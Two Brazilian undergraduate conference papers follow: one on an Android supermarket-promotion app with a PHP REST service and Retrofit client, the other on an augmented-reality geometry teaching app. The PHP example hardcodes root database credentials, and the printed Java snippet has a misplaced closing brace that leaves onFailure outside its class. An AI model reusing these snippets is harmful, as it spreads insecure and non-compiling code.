¹Universidade Regional Integrada do Alto Uruguai e das Missões (URI) – Curso de
Ciência da Computação – Campus Santiago
Av. Batista Sobrinho, s/n – CEP 97.700-000 – Santiago – RS – Brasil

{fabriciobischoff27,eduardo.ferreiral983,victor.ccomp}@gmail.com,
carla.castanho@urisantiago.br

Abstract. *Supermarkets are one of the places of commerce most visited by people, mainly because they contain basic necessary products for human consumption. However, the search for best prices usually occurs in two ways: make a manual evaluation at the supermarket; or advertising carried out through the media or even physical handout. Although the dissemination of products occurs, it can not be said that this is the best way to reach the specific public. The objective of this work is to develop a mobile application and a web manager on the Android Platform to persist the data. Allowing supermarkets to send notifications about the products on sale to their customers by sending notifications that will be triggered and sent to an application that will allow customers to view the promotions created by supermarkets.*

Resumo. *Os supermercados são um dos estabelecimentos de comércio mais procurados pelas pessoas, principalmente, por conterem produtos básicos e necessários para o consumo humano. No entanto, a busca por promoções, normalmente se dá de duas maneiras: deslocar-se até o supermercado para fazer uma consulta manual; ou a publicidade realizada através da mídia ou até mesmo panfletos físicos. Embora a divulgação dos produtos ocorra, não se pode afirmar que é a melhor forma de atingir o público específico. O objetivo deste trabalho consiste no desenvolvimento de um aplicativo móvel na plataforma Android e um gerenciador web para persistir os dados permitindo que os supermercados possam disponibilizar informações dos produtos em promoção aos seus clientes através do envio de notificações que serão disparadas e enviadas a um aplicativo que permitirá aos clientes visualizar as promoções criadas pelos supermercados.*

1. Introdução

Um dos desafios enfrentados pelas empresas de supermercado, é descobrir diferentes formas de transmitir uma informação aos seus clientes. Durante muito tempo, essas formas eram limitadas ao uso de emissoras de rádio ou televisão e folhetos de papel contendo descrições de seus produtos. Com a evolução tecnológica, o uso da internet e o surgimento dos dispositivos móveis, é possível criar aplicações que tornem esse processo mais ágil. Logo, sem a necessidade de os clientes irem até o supermercado para fazer uma consulta manual sem a certeza de que irão encontrar produtos em promoção.

Esse trabalho propõe o desenvolvimento de um aplicativo móvel na plataforma Android para a divulgação de produtos promocionais de supermercados através do envio

de notificações que serão enviadas a um aplicativo que permitirá aos clientes visualizar as promoções criadas pelos supermercados. Ainda, serão utilizados métodos da engenharia de software e programação para o desenvolvimento do sistema. Espera-se que com o desenvolvimento desse aplicativo, o processo de busca de informação de produtos promocionais torne-se mais ágil e que tanto supermercado quanto cliente se beneficiem com o uso do aplicativo.

No primeiro momento da realização desse trabalho foi utilizado o método de pesquisa bibliográfica em livros e artigos científicos. Em um segundo momento da construção desse trabalho, foram aplicados conceitos e ferramentas da engenharia de software para a modelagem do sistema. Em um terceiro momento se deu início ao desenvolvimento do servidor web para persistir os dados, um Web Service REST para integrar a aplicação ao servidor e codificação inicial do protótipo do aplicativo. Por fim, será a realização dos testes da aplicação que ao final dos mesmos, espera-se que a mesma seja capaz de cumprir com o seu objetivo que é facilitar a disseminação de informação de produtos promocionais de supermercados.

1.1 Trabalhos Relacionados

O trabalho de Dos Santos (2013), teve como objetivo o desenvolvimento de um serviço de integração em Restful aliado a uma aplicação móvel útil tanto para o setor imobiliário, como para pessoas físicas que queiram efetuar o processo de divulgação de seu imóvel sem a necessidade de um intermediário, para venda e locação de imóveis. O Ambiente é formado por uma aplicação Web Service que tem a responsabilidade de atender e processar requisições efetuadas pela aplicação móvel, a API REST foi desenvolvida utilizando a linguagem de programação Java.

No trabalho de Fang (2014), é proposto o desenvolvimento do sistema Mbest Products que visa proporcionar ao usuário a fácil visualização de produtos de uma ou mais lojas que estão em promoção através de um aplicativo em seu dispositivo móvel e também fornecer a localização exata da empresa. O processo é feito com um usuário/funcionário habilitado cadastrando um ou mais produtos no sistema web de uma determinada loja. Após o cadastro, é enviado ao Web Service um arquivo JSON. Em seguida o sistema Android faz o processamento do arquivo e exibe os produtos.

Diante dos trabalhos apresentados observou-se os seguintes pontos em relação ao trabalho que será desenvolvido. Em relação ao desenvolvimento do aplicativo para visualizar imóveis para venda e locação, foi criada uma API REST na linguagem de programação Java, já o trabalho que está sendo proposto, possuirá um Web Service com uma API REST desenvolvida na linguagem de programação PHP. No segundo trabalho, destacamos que este faz uso de um sistema web para que o usuário/funcionário possa cadastrar os produtos no sistema. No trabalho que está sendo proposto, o cadastro e publicação de produtos promocionais é feito usando o próprio aplicativo móvel para que o usuário tenha a facilidade de realizar as operações de qualquer lugar.

2. Desenvolvimento Móvel

A plataforma Android foi criada por um grupo de empresas líderes no mercado de telefonia móvel, liderados pela Google. Esse grupo ficou conhecido como *Open Handset Alliance* (OHA) e tinham como objetivo criar uma plataforma moderna, flexível, de código aberto e livre para celulares. O Android é uma plataforma de desenvolvimento para aplicativos móveis para dispositivos como smartphones e contém um sistema operacional baseado no sistema operacional Linux. Outra característica importante é que

o Android utiliza a linguagem de programação Java para o desenvolvimento das aplicações usufruindo de todos os recursos que a linguagem oferece [Lecheta 2010].

Independentemente se o software for desenvolvido para dispositivos móveis ou computadores desktop, é necessário aplicar a engenharia de software pois, para Sommerville (2011) a engenharia de software pode ser vista como um processo de desenvolvimento que inicia na fase de especificação das necessidades do sistema até as fases finais de implementação e manutenção do mesmo com o objetivo de minimizar erros durante o desenvolvimento permitindo assim, diminuir custos com o processo de reengenharia de software.

3. Web Services

O *Web Service* fornece uma infraestrutura para manter uma forma mais rica e mais estruturada de interoperabilidade entre clientes e servidores. É uma tecnologia que permite que clientes interajam com servidores por meio de requisições e resposta transmitidas através do protocolo HTTP [Coulouris; Dollimore; Kindberg e Blair 2013]. Dornelles (2016), sugere o uso da estratégia Representational State Transfer (REST), uma forma de prover interoperabilidade na internet usando URLs para fornecer operações sobre um dado recurso.

Para Leal (2015), serviços web que usam o padrão REST são identificados por URLs para a descoberta de recursos e serviços e interagem através da troca de mensagens do tipo requisição resposta. A interação com este padrão ocorre através de uma interface uniforme, que compreende um conjunto de operações no contexto da web e os métodos *GET*, *PUT*, *DELETE* e *POST* do protocolo HTTP para realizar as operações no servidor.

O padrão REST pode trocar mensagens usando o *JavaScript Object Notation* (JSON) que é um formato para transferência de dados reconhecido pela sua simplicidade e por proporcionar rapidez na troca de dados [Silveira; Oliveira e Oliveira 2016]. De Faria Fernandes e Cordeiro (2016) definem que o formato JSON é dito simples porque geralmente é mais fácil de ser processado do que o próprio XML, pois, consegue transferir altas taxas de informação entre o cliente e o servidor utilizando uma quantidade menor de caracteres.

4. Desenvolvimento do Aplicativo

Nesta seção, apresenta-se o desenvolvimento da modelagem do sistema através da UML dando ênfase aos diagramas de caso de uso e de classes. Em seguida, é apresentada a arquitetura Web Service REST empregada neste trabalho e a implementação do protótipo do aplicativo em desenvolvimento.

4.1 Modelagem do Sistema

O diagrama de caso de uso procura identificar os atores que utilizarão de alguma forma o software, bem como os serviços, ou seja, as funcionalidades que o sistema disponibilizará aos atores. A Figura 1 apresenta o diagrama de caso de uso do ator funcionário, responsável pelo cadastro das informações do supermercado.




Figura 1 - Diagrama de caso de uso do ator Funcionário

Fonte: Elaborado pelo autor

Já o diagrama de classes tem como objetivo definir as classes utilizadas pelo sistema, assim como seus respectivos atributos, métodos e os relacionamentos entre si. A Figura 2 mostra o modelo de classes do sistema proposto, sendo composto pelas classes Usuário, Produto e Promoção, sendo que a promoção deve conter pelo menos um produto.




Figura 2 - Diagrama de Classes do Sistema

Fonte: Elaborado pelo autor

4.2 Infraestrutura

Em um segundo momento, iniciou-se o desenvolvimento de um servidor web local junto ao *software* MYSQL utilizado para persistir os dados. O *Web Service* ficará hospedado no servidor Apache e será responsável pela integração do sistema com o servidor *web*. Foi desenvolvida uma API REST na linguagem de programação PHP que utilizará os métodos *POST*, *PUT*, *DELETE* e *GET* do protocolo HTTP para realizar as respectivas requisições de inserção, alteração, exclusão e retorno das informações do servidor. A transferência de dados será realizada através de um arquivo JSON pois é um formato reconhecido pela sua simplicidade e por proporcionar rapidez na troca de dados. A Figura 3 representa a arquitetura de *Web Services Rest* que foi implementada neste trabalho.




Figura 3 - Arquitetura Web Service REST

Fonte: Elaborado pelo autor

O código representando na Figura 4 é referente a operação *GET* do protocolo HTTP. Na linha 6 cria-se uma conexão com o servidor informando o nome do servidor, nome de usuário e senha para acesso. Na linha 11, espera-se qual método vai ser chamado pela aplicação, neste caso, como foi especificado na linha 13 será realizada uma operação do tipo *GET* para retornar as informações dos produtos e no formato JSON especificado na linha 27.

```

1 <?php
2 $servername = "localhost";
3 $username = "root";
4 $password = "mysql";
5
6 $conn = new mysqli($servername, $username, $password);
7 if ($conn->connect_error) {
8     die("Connection failed: " . $conn->connect_error);
9 }
10
11 $metodoHttp = $_SERVER['REQUEST_METHOD'];
12
13 if ($metodoHttp == 'GET') {
14     $jsonArray = array();
15     $sql = "SELECT idproduto, nome, preco, unid_medida FROM mercado_db.Produto";
16     $result = $conn->query($sql);
17     if ($result && $result->num_rows > 0) {
18         while($row = $result->fetch_assoc()) {
19             $jsonLinha = array(
20                 "idproduto" => $row["idproduto"],
21                 "nome" => $row["nome"],
22                 "preco" => $row["preco"],
23                 "unid_medida" => $row["unid_medida"]);
24             $jsonArray[] = $jsonLinha;
25         }
26     }
27     echo json_encode($jsonArray);
28 }
29 $conn->close();
30 ?>

```

Figura 4 - Operação GET para retorno dos produtos do servidor Web

Fonte: Elaborado pelo autor

Para que a aplicação consuma o serviço REST foi utilizada a biblioteca Retrofit que basicamente recebe um arquivo no formato JSON e retorna uma lista de objetos para a linguagem de programação Java [Square 2017]. Na linha 21 é definido a URL base para acesso ao *Web Service* REST. Já na linha 31 do código é definida uma instância da biblioteca Retrofit passando uma URL na linha 32 e a realização da serialização ou deserialização dos dados na linha 33. Na linha 36 é definida a instância da classe *ProdutoService* que contém a interface definindo o método *GET* com o complemento da URL e na linha 41, no método *onResponse* espera-se uma resposta do servidor se tudo ocorrer de forma correta é criada uma lista de produtos que será mostrada na tela da aplicação, se houver algum problema de comunicação com o servidor o método

onFailure, linha 56, é invocado mostrando o erro ocorrido. Este processo é mostrado na Figura 5.

```

21 private static final String BASE_URL = "http://192.168.40.2/meumercado_service/slim3/";
22 @Override
23 protected void onCreate(Bundle savedInstanceState) {
24     super.onCreate(savedInstanceState);
25     setContentView(R.layout.activity_main);
26
27     final ListView lista = (ListView) findViewById(R.id.listView);
28
29     Gson g = new GsonBuilder().registerTypeAdapter(Produto.class, new ProdutoDec()).create();
30
31     Retrofit retrofit = new Retrofit.Builder()
32         .baseUrl(BASE_URL)
33         .addConverterFactory(GsonConverterFactory.create(g))
34         .build();
35
36     ProdutoService service = retrofit.create(ProdutoService.class);
37     Call<List<Produto>> produtos = service.getProdutos();
38
39     produtos.enqueue(new Callback<List<Produto>>() {
40         @Override
41         public void onResponse(Call<List<Produto>> call, Response<List<Produto>> response) {
42             if (response.isSuccessful()) {
43
44                 final List<Produto> listaProduto = response.body();
45
46                 if (listaProduto != null) {
47                     ProdutoAdapter adapter = new ProdutoAdapter(getApplicationContext(), listaProduto);
48                     lista.setAdapter(adapter);
49                 } else {
50                     Toast.makeText(getApplicationContext(), "Erro: " + response.code(), Toast.LENGTH_LONG).show();
51                 }
52             }
53         }
54     });
55     @Override
56     public void onFailure(Call<List<Produto>> call, Throwable t) {
57         Toast.makeText(getApplicationContext(), "Erro: " + t.getMessage(), Toast.LENGTH_LONG).show();
58     }

```

Figura 5 - Consumo de Web Service com a biblioteca Retrofit
Fonte: Elaborado pelo autor

5. Resultados

Foram realizados testes iniciais com o objetivo de carregar os dados referentes aos produtos armazenados no servidor através do método *GET* do protocolo HTTP, juntamente com a utilização de um *Web Service* REST desenvolvido em PHP e o consumo do *Web Service* pela aplicação através da biblioteca Retrofit. Na Figura 6, apresenta-se o protótipo inicial da aplicação mostrando os dados básicos referente aos produtos carregados do *Web Service*. Salienta-se ainda que o projeto está em fase de desenvolvimento.




Figura 6 - Consumo de Web Service com a biblioteca Retrofit
Fonte: Elaborado pelo autor

6. Conclusão

Este trabalho apresenta o desenvolvimento de um aplicativo para notificação de promoções em supermercados. Para o desenvolvimento do projeto, explora-se a

implementação de um *Web Service* que padroniza os dados armazenados no servidor utilizando o framework REST e o JSON. Já o aplicativo está sendo desenvolvido utilizando a plataforma Android Studio e o banco de dados Mysql para persistência dos dados. Como trabalhos futuros sugere-se a ampliação do trabalho para que outros tipos de empresas possam usufruir da plataforma.

Referências

- Coulouris, George, et al. (2013) *Sistemas Distribuídos: Conceitos e Projeto*. 5. ed. Porto Alegre: Bookman, 2013. 784 p.
- De Faria Fernandes, Jorge Luiz; Cordeiro, Douglas Farias. (2016) Avaliação de formatos de publicação de dados abertos governamentais através de indicadores de usabilidade. *Tendências da Pesquisa Brasileira em Ciência da Informação*, v. 9, n. 1.
- Dornelles, T. de Azevedo. (2016) *Reconstrução do software AvalWeb usando conceitos de SPA, REST e NoSQL*. 2016. 64 f. Trabalho de Conclusão de Curso (Bacharelado)-Curso de Ciência da Computação, Universidade Federal do Rio Grande do Sul, Porto Alegre.
- Dos Santos, A. F. (2013) *Metodologia de desenvolvimento de uma API de serviço Restful integrado com uma aplicação móvel android para o setor imobiliário*. 61f. Trabalho de Conclusão de Curso (Bacharelado)-Curso de Sistemas de Informação, Centro Universitário Eurípides de Marília, Marília, 2013.
- Fang, M. A. I. (2014) *Mbest Products: Produtos em Promoção apresentados em dispositivos móveis*. 2014. 407 f. Trabalho de Conclusão de Curso (Especialização)Curso de Tecnologia em Análise e Desenvolvimento de Sistemas, Universidade Federal do Paraná, Curitiba, 2015.
- Leal, Nelson G. de V. (2015) *Dominando o android: do básico ao avançado*. 2. ed. São Paulo: Novatec, 952 p.
- Lecheta, Ricardo R. (2010) *Google Android: aprenda a criar aplicações para dispositivos móveis com o Android SDK*. 2. ed. São Paulo: Novatec Editora, 608 p.
- Silveira, P. F. K.; Oliveira, R. R.; Oliveira, R. R. (2016) *Uma tecnologia social baseada em crowdsourcing para busca de pessoas desaparecidas e cadastro de moradores de rua*. XIII SIMPÓSIO BRASILEIRO DE SISTEMAS COLABORATIVOS. 2016.
- Pontifícia Universidade Católica do Rio Grande do Sul. *Anais eletrônicos...* Porto Alegre, 2015. Disponível em: <<http://ebooks.pucrs.br/edipucrs/anais/csbc/assets/2016/sbsc/14.pdf>>. Acesso em: 18 de maio de 2017.
- Sommerville, Ian. (2011) *Engenharia de Software*. 9. ed. São Paulo: Pearson Addison Wesley. xiv, 592 p.
- Square, I. *Retrofit*. 2017. Disponível em: <<http://square.github.io/retrofit/>>. Acesso em: 08 de setembro de 2017.

Aplicativo para o Ensino de Geometria Espacial com Realidade Aumentada

Rudieri Dietrich Bauer¹, André Luiz Montanha¹, Paulo Silas Severo de Souza¹,
Jaline Gonçalves Mombach¹

¹Instituto Federal de Educação, Ciência e Tecnologia
Farroupilha (IFFarroupilha) - Campus Alegrete
Caixa Postal 118 – 97.555-000 – Alegrete – RS – Brazil
{rudierib,alm28062001}@gmail.com, paulo.souza@email.com,
jaline.mombach@iffarroupilha.edu.br

Abstract. *The students engagement constitutes a very relevant question in the educational context since it can affect the students' progress directly and indirectly. In this context, technological resources such as Augmented Reality (AR) can provide ways to ease the students' comprehension about theoretical concepts. However, providing efficient AR tools to ease the learning and teaching process is not a trivial task since it involves several aspects such as the analysis of students' demands. In this sense, this paper presents a mobile app that employs AR to ease the students' comprehension about geometric shapes.*

Resumo. *O engajamento dos estudantes constitui uma questão muito relevante no contexto educacional posto que ela pode afetar direta e indiretamente o progresso dos alunos. Nesse contexto, recursos tecnológicos como Realidade Aumentada (RA) podem prover maneiras para facilitar a compreensão dos alunos sobre conceitos teóricos. Todavia, prover ferramentas com RA para facilitar o processo de ensino e aprendizagem não é uma tarefa trivial pois envolve diversos aspectos como análise da demanda dos alunos. Nesse sentido, esse artigo apresenta uma aplicação móvel que aplica RA para facilitar a compreensão dos alunos sobre formas geométricas.*

1. Introdução

O engajamento dos alunos é um tópico que tem sido bastante discutido no âmbito educacional, pois é um elemento capaz de influenciar direta e indiretamente no progresso estudantil. Conforme a perspectiva construtivista, o engajamento dos discentes pode ser mensurado através da maneira na qual eles participam de atividades pedagógicas. Por isso, é importante que docentes e gestores educacionais sejam capazes de construir um ecossistema contendo as condições e oportunidades necessárias para que os alunos sintam-se motivados durante o processo de aprendizagem (MORAES; VARELA, 2007).

Com isso, maneiras de se transmitir explicações de forma prática em ambientes educacionais estão sendo cada vez mais divulgadas, principalmente quanto refere-se a grande dificuldade enfrentada ao se apresentar conceitos matemáticos, como pode ser observado em Almeida (2006) o qual traz informações sobre como a dificuldade no aprendizado em Matemática tem sido foco de diversas pesquisas, palestras, encontros, os quais buscam encontrar maneiras para que tal dificuldade seja contornada.

Buscando uma solução para isso, um dos temas apontados por Forte e Kirner (2009) são as possibilidades trazidas pela utilização de instrumentos tecnológicos como objetos de aprendizagem e Realidade Aumentada (RA) a fim de facilitar o ensino de conceitos abstratos da matemática, onde é apresentada uma discussão sobre o uso de tecnologias na educação focando na utilização na disciplina de matemática. Observando

isso, nota-se uma grande oportunidade para aplicações tecnológicas voltadas a esta área de ensino.

Este artigo sumariza o desenvolvimento de um aplicativo que auxilia a aprendizagem de geometria espacial envolvendo a utilização de RA, onde busca-se aprimorar conceitos existentes, a fim de colaborar para uma construção de conhecimento por meio de uma forma mais intuitiva e natural.

O restante deste artigo está organizado da seguinte maneira: na Seção 2, são apresentadas práticas relacionadas à utilização da tecnologia de RA na educação. Na Seção 3, são apresentados alguns trabalhos correlatos. A Seção 4 é reservada à explanação do aplicativo proposto, onde são apresentadas as funcionalidades disponíveis e tecnologias utilizadas no seu desenvolvimento. A Seção 5 apresenta um relato das experiências obtidas durante a apresentação do aplicativo proposto para alunos voluntários em alguns eventos. Por fim, a Seção 6 é reservada às considerações finais.

2. Realidade Aumentada na Educação

Tópicos como a desmotivação por parte dos discentes têm sido pauta de discussões sobre os desafios inerentes ao meio educacional. Nesse contexto, percebe-se o aumento da demanda por abordagens que permitam o aprimoramento da maneira na qual os conteúdos são apresentados, posto que em alguns casos o uso isolado de métodos tradicionais de ensino têm se tornado distantes das demandas e interesses dos alunos.

Autores como Forte et al. (2006) salientam o potencial de recursos tecnológicos para instigar os alunos e maximizar seu entendimento acerca de conceitos teóricos, uma vez que a utilização de ambientes interativos têm mostrado resultados positivos durante a exemplificação de certos temas. Com isso, a adição de ferramentas tecnológicas aos métodos de ensino tem sido cada vez mais apresentada como uma alternativa viável para aumentar o engajamento e a motivação dos alunos.

Dentre os aparatos tecnológicos desenvolvidos visando fornecer uma contribuição ao meio educacional, Objetos de Aprendizagem (OAs), que conforme Wiley (2003) são recursos digitais que podem ser usados para apoiar o processo de ensino e aprendizagem, têm se destacado por aumentar a interação entre os estudantes e oferecer aos docentes a possibilidade de reutilização e compartilhamento de materiais pedagógicos. Iniciativas usando OAs têm apresentado resultados significativos, ao passo que esses recursos também podem ser usados em conjunto com outras ferramentas para aumentar a eficácia do processo de ensino e aprendizagem (LUZ et al., 2008).

Realidade Aumentada (RA) é um termo utilizado para representar tecnologias que se caracterizam pela inserção de um objeto virtual em um ambiente real, de modo a criar um cenário misto contendo itens gerados computacionalmente que interagem com o cenário real (KIRNER; TORI, 2004). A aplicação de ferramentas de RA no âmbito educacional permite convergir as áreas de educação e entretenimento, criando possibilidades de integração entre os conteúdos ministrados e elementos oriundos do cotidiano dos discentes.

A utilização de RA provém alternativas viáveis para solução de questões referentes à motivação, atenção e, principalmente, à retenção de informações por parte dos discentes, visto que através da RA é possível estabelecer uma condição de interação com os objetos do ambiente muito semelhante às situações reais.

3. Trabalhos Relacionados

A utilização de RA na elaboração de Objetos de Aprendizagem como abordado em Kirner e Zorzal (2005) traz à tona benefícios como uma melhor assimilação da informação

passada, maior atratividade com o público, maior interatividade com o ambiente dentre outros. Visto isso e com o intuito de obter um maior aprofundamento nas questões, dificuldades e metodologias aplicadas na área, fora realizada uma pesquisa visando trabalhos que de alguma maneira se equiparavam ao projeto desenvolvido. Desta maneira a atual seção apresenta uma série de diferentes trabalhos relacionados para estudo das técnicas utilizadas.

Oliveira et al. (2016) apresentam um relato de experiência sobre o uso de uma aplicação móvel voltada ao ensino de língua inglesa, juntamente a ferramentas como a biblioteca de software AndAR (Android *Augmented Reality*), que é implementada em Java baseado em Android e utiliza funções oferecidas pelo ARToolkit, um kit de desenvolvimento de software para aplicações que usam RA para o reconhecimento de marcadores.

Conforme Dainese, Garbin e Kirner (2003) é relatado que o recurso de RA funciona como uma espécie de transdutor sensorial no qual sensações visuais, auditivas e táteis são traduzidas, percebidas e processadas, acabando por se transformar nas informações que permitirão a compreensão dessas ideias e conceitos, facilitando assim o processo cognitivo.

Oliveira et al. (2016) demonstram que atualmente a perda da essência e a importância do estudo e a busca pelo conhecimento por parte dos alunos perante a educação torna necessária a realização de uma busca por algo diferente. Diante disso, foi desenvolvida uma aplicação da Realidade Aumentada para aprendizagem móvel da língua inglesa, utilizando de metodologias de ensino e aprendizagem, e a contribuição da tecnologia como forma de estímulo da aprendizagem.

O Jogo de Palavras proposto por Zorzal e Kirner (2005) utiliza da Realidade Aumentada e tem por objetivo realizar a junção de letras até que se formem palavras, em seguida uma imagem da palavra formada é apresentada ao usuário utilizando RA, ocasionando melhores resultados observando-se a informação absorvida.

Já no trabalho feito por Santos et al. (2014) relata-se o desenvolvimento de um software educativo gratuito baseado em RA que visa colaborar com o ensino e aprendizado das crianças surdas, apresentando uma maneira mais eficaz de realizar-se o exercício do raciocínio lógico e outras habilidades físicas. O software apresentado constitui-se de um jogo da memória que visa auxiliar no processo de ensino-aprendizagem do alunos surdos usuários do bilinguismo.

Com base nas informações coletadas durante a análise desses trabalhos, é possível observar uma carência de estudos voltados a área da matemática, mais especificamente em relação a temas como geometria espacial para alunos das séries iniciais. Por consequência disso, este projeto visa preencher essa lacuna através de um aplicativo que usa funcionalidades de RA para facilitar o processo de ensino e aprendizagem durante a ministração de conteúdos envolvendo geometria espacial para alunos das séries iniciais. A Seção a seguir apresenta aspectos referentes à aplicação proposta, tal como o processo de desenvolvimento, ferramentas utilizadas e testes com usuários.

4. Aplicativo Proposto

Esta Seção apresenta as funcionalidades da aplicação desenvolvida para smartphones com o sistema operacional Android, as tecnologias utilizadas para o desenvolvimento do aplicativo, as apresentações do protótipo, como foi a reação do público presente nessas apresentações e ilustrações da aplicação desenvolvida. O aplicativo tem como proposta, dar uma visão detalhada de formas geométricas, para facilitar o entendimento da estrutura

de cada forma tridimensional, utilizando a Realidade Aumentada para destacar as formas tornando-as realistas, demonstrado na Figura 1.




Figure 1. Demonstração do protótipo em funcionamento.

Normalmente o professor explica oralmente, desenha no quadro, cria slides ou traz objetos físicos, entre outros métodos para poder demonstrar as formas geométricas espaciais aos alunos. Esta aplicação facilita ao professor para demonstrar em aula as formas e agilizar o processo, vendo que o tempo utilizado para realizar-se os preparatórios da aula, acabam por tornar inutilizável certa parte do período destinado à aula.

Para o desenvolvimento desta aplicação utilizou-se o recurso de tecnologia de Realidade Aumentada em três dimensões a fim de que o estudante iniciante ou em etapas mais avançadas na aprendizagem de formas espaciais visualize-as de uma forma mais aproximada do mundo real. Na fase de desenvolvimento da ferramenta educacional para apoio no ensino em geometria foram utilizadas a plataforma de desenvolvimento Blender⁹ e o *plugin* ARToolkit¹⁰ disponibilizados pela Blender Foundation e a *Open Source Augmented Reality SDK*, juntamente a ferramenta de criação de jogos Unity¹¹ 3D, utilizada para a programação dos *scripts* da aplicação e a junção de todos os componentes necessários para o funcionamento do software.

A plataforma de desenvolvimento Blender é uma ferramenta *open source* da área de computação gráfica amplamente utilizada por profissionais da área, possui uma interface simples para utilizadores iniciantes. Esta ferramenta conta com recursos completos para modelagem, manipulação, animação, simulação, renderização, composição e rastreamento de movimento, até edição de vídeo e criação de jogos. O aplicativo proposto tem por objetivo facilitar explicações sobre formas geométricas através de RA. A versão inicial do aplicativo provém quatro formas geométricas: cubo, pirâmide, cilindro e esfera; o Blender já possui esses sólidos carregados como padrão, após sua criação basta adicionar ao objeto uma textura para finalizar sua composição e as informações sobre o objeto criado para estudo.

Em conjunto com o Blender será utilizado a biblioteca ARToolKit, essa biblioteca foi criada para a construção de aplicações de realidade aumentada permitindo introduzir objetos virtuais ao ambiente em tempo real, pelo dispositivo de saída (tela), através da

⁹ Blender. Disponível em: <<https://www.blender.org/>>.

¹⁰ ARToolKit. Disponível em: <<https://artoolkit.org/>>.

¹¹ Unity. Disponível em: <<https://unity3d.com/pt>>

leitura de imagens pré-configuradas ou marcadores 2D (tal leitura é realizada pela câmera do dispositivo móvel). Para facilitar a compreensão do funcionamento do aplicativo proposto, a seguir são apresentadas algumas etapas que permitem que estas ferramentas (isto é, ARToolkit, Unity 3D e Blender) operem em conjunto gerando o objeto virtual em tempo real ao ambiente.

1. Para a atribuição de um objeto criado a um marcador em 2D é preciso exportar todos os arquivos que o compõe e salvá-los na pasta ARToolkit, contendo o nome do objeto criado.
2. Um marcador 2D ou figura deve ser atribuído ao objeto virtual.
3. Adicionar o terceiro parâmetro que será renderizado, para que a leitura deste, seja feita em conjunto com os demais parâmetros base.

Concluídas as configurações o dispositivo será capaz de ler o marcador, adicionar o objeto que lhe foi atribuído e inserido em tempo real ao ambiente. Segundo Goldstone (2009), Unity é uma *Game Engine* focada no desenvolvimento de jogos tridimensionais para diversas plataformas, nele é possível a utilização de diferentes extensões tal como o ARToolKit, que realiza a integração da Realidade Aumentada na plataforma a ser desenvolvida.

Na internet há diversas vídeo aulas para estudo e aprendizagem dessas ferramentas para os usuários iniciantes até os mais avançados, logo o desenvolvimento desse aplicativo se dará de forma objetiva; Melhorias e outras funcionalidades poderão ser adicionadas em futuras atualizações como animação e interação dos objetos virtuais com o usuário.

No desenvolvimento desta aplicação, utilizando as ferramentas citadas à cima, primeiramente utilizando o software de gráfica Blender, foi modelado sete formas geométricas, o cilindro, o cone, o cubo, a esfera, o paralelepípedo, a pirâmide e o prisma de base triangular. Em seguida, após a orientadora do projeto avaliar, seguimos para o próximo passo, que é aplicar as formas na Realidade Aumentada.

Logo, utilizando o software Unity 3D, com o plugin ARToolKit aplicado, foi inserida as figuras tridimensionais ao software, após, foi desenvolvido um código na linguagem de programação C# compatível às formas e marcadores, que foram desenhados digitalmente por computador e convertidos para extensão BYTES.

Após isso, os componentes como marcadores, código e formas geométricas descritivas, foram inseridas no painel de design do Unity 3D, dando ordem ao conteúdo e possibilitando sua funcionalidade. No programa, foi compilado as cenas na extensão *Android Package* (APK), que é uma forma de compressão de arquivo para Android, ou seja, ele é um arquivo compilado, e foi utilizado para instalar no dispositivo com o sistema operacional Android.

5. Apresentações do Protótipo

Esta Seção tem por objetivo a apresentação detalhada sobre as experiências adquiridas durante apresentações do projeto no Instituto Federal Farroupilha Campus Alegrete e no Centro cultural para a Feira do Livro no município de Alegrete, tendo em vista que em ambas as ocasiões o protótipo foi avaliado pelo público.

Após a conclusão do desenvolvimento do primeiro protótipo projeto de RA, constituído por 9 formas geométricas tridimensionais, a aplicação foi apresentada na Feira do Livro no município de Alegrete no dia 5 de julho de 2017 durante período de uma tarde, juntamente ao estande da instituição onde também eram apresentadas outras tecnologias advindas de projetos de pesquisa existentes no campus.

Durante a apresentação na feira do livro, a aplicação esteve disposta na bancada reservada ao Instituto Federal Farroupilha Campus Alegrete como demonstra a Figura 2, e foi apresentada ao público por dois dos participantes discentes encarregados pelo desenvolvimento do projeto e um professor que realizou o acompanhamento das atividades durante a mostra. A aplicação esteve disponível para teste dos visitantes da feira e ambos os apresentadores foram encarregados da apresentação da tecnologia e o fornecimento das instruções para sua utilização.

Ao decorrer da feira, puderam ser observados comentários positivos referentes ao aplicativo demonstrado, uma vez que relatos dos visitantes descrevem o aplicativo como "interessante pelo seu propósito de mostrar como são as formas geométricas espaciais" e "inovador por apresentar uma tecnologia até então desconhecida pela maior parte do público".

Posteriormente a isso, este projeto fora também apresentado na mostra de pôsteres da Jornada Integrada de Pesquisa, Ensino e Extensão (JIPEE), que ocorreu no Instituto Federal Farroupilha Campus Alegrete. Sendo bem comentado por parte dos avaliadores, e apesar encontrar-se ainda em desenvolvimento foi destacado como um modo de contribuir para melhorar a qualidade de ensino, uma vez que o trabalho apresentado poderá também ser útil para o desenvolvimento e avaliação de outras aplicações educacionais baseadas em realidade aumentada.



Figura 2. Apresentação do protótipo na feira municipal do livro da cidade de Alegrete-RS.

6. Considerações Finais

A educação é uma das áreas com maior número de aplicações para a utilização de recursos em RA, considerando que esta tecnologia permite uma melhor assimilação da informação passada, e maior interatividade com o ambiente, principalmente quando são tratados conceitos matemáticos por conta de suas características de visualização 3D e de interação em tempo real, e uma maneira mais eficiente de realizar-se a promoção da ludicidade nos ambientes educacionais, por ter uma maior atratividade com o público e permitir a realização de aplicações educacionais inovadoras, em grande parte das vezes ainda não utilizadas.

Portanto, a aplicação desenvolvida visa fornecer a oportunidade de imergir no mundo das formas geométricas, de modo que os estudantes possam simular problemas e resolvê-los, aprimorando seu conhecimento e estimulando-o a explorar mais a área estudada, pretendeu-se desenvolver com esse trabalho um aplicativo que seria de fácil manipulação por parte do usuário, visando um design simples e intuitivo com funcionalidades diretas para a compreensão de conceitos de geometria espacial.

Ao serem analisados os resultados vindos a partir dos relatos de usuários, pode observar-se que o objetivo proposto foi alcançado, dessa forma tanto alunos quanto professores retornaram avaliações satisfatórias quanto a proposta da aplicação, uma vez

que em ambas as apresentações o aplicativo foi destacado como sendo um dos mais inovadores presentes no evento. Aos discentes participantes do processo de desenvolvimento do aplicativo os resultados alcançados são vistos como satisfatórios, e para projetos futuros visa-se a adição de mais funcionalidades e um maior aprofundamento nos conceitos de geometria espacial apresentado ao usuário, juntamente a ampliação do aplicativo de modo que seja possível cobrir outros conteúdos matemáticos em vista da carência por OAs voltados a esta área.

Referências

- ALMEIDA, C. S. d. Dificuldades de aprendizagem em matemática e a percepção dos professores em relação a fatores associados ao insucesso nesta área. 2006.
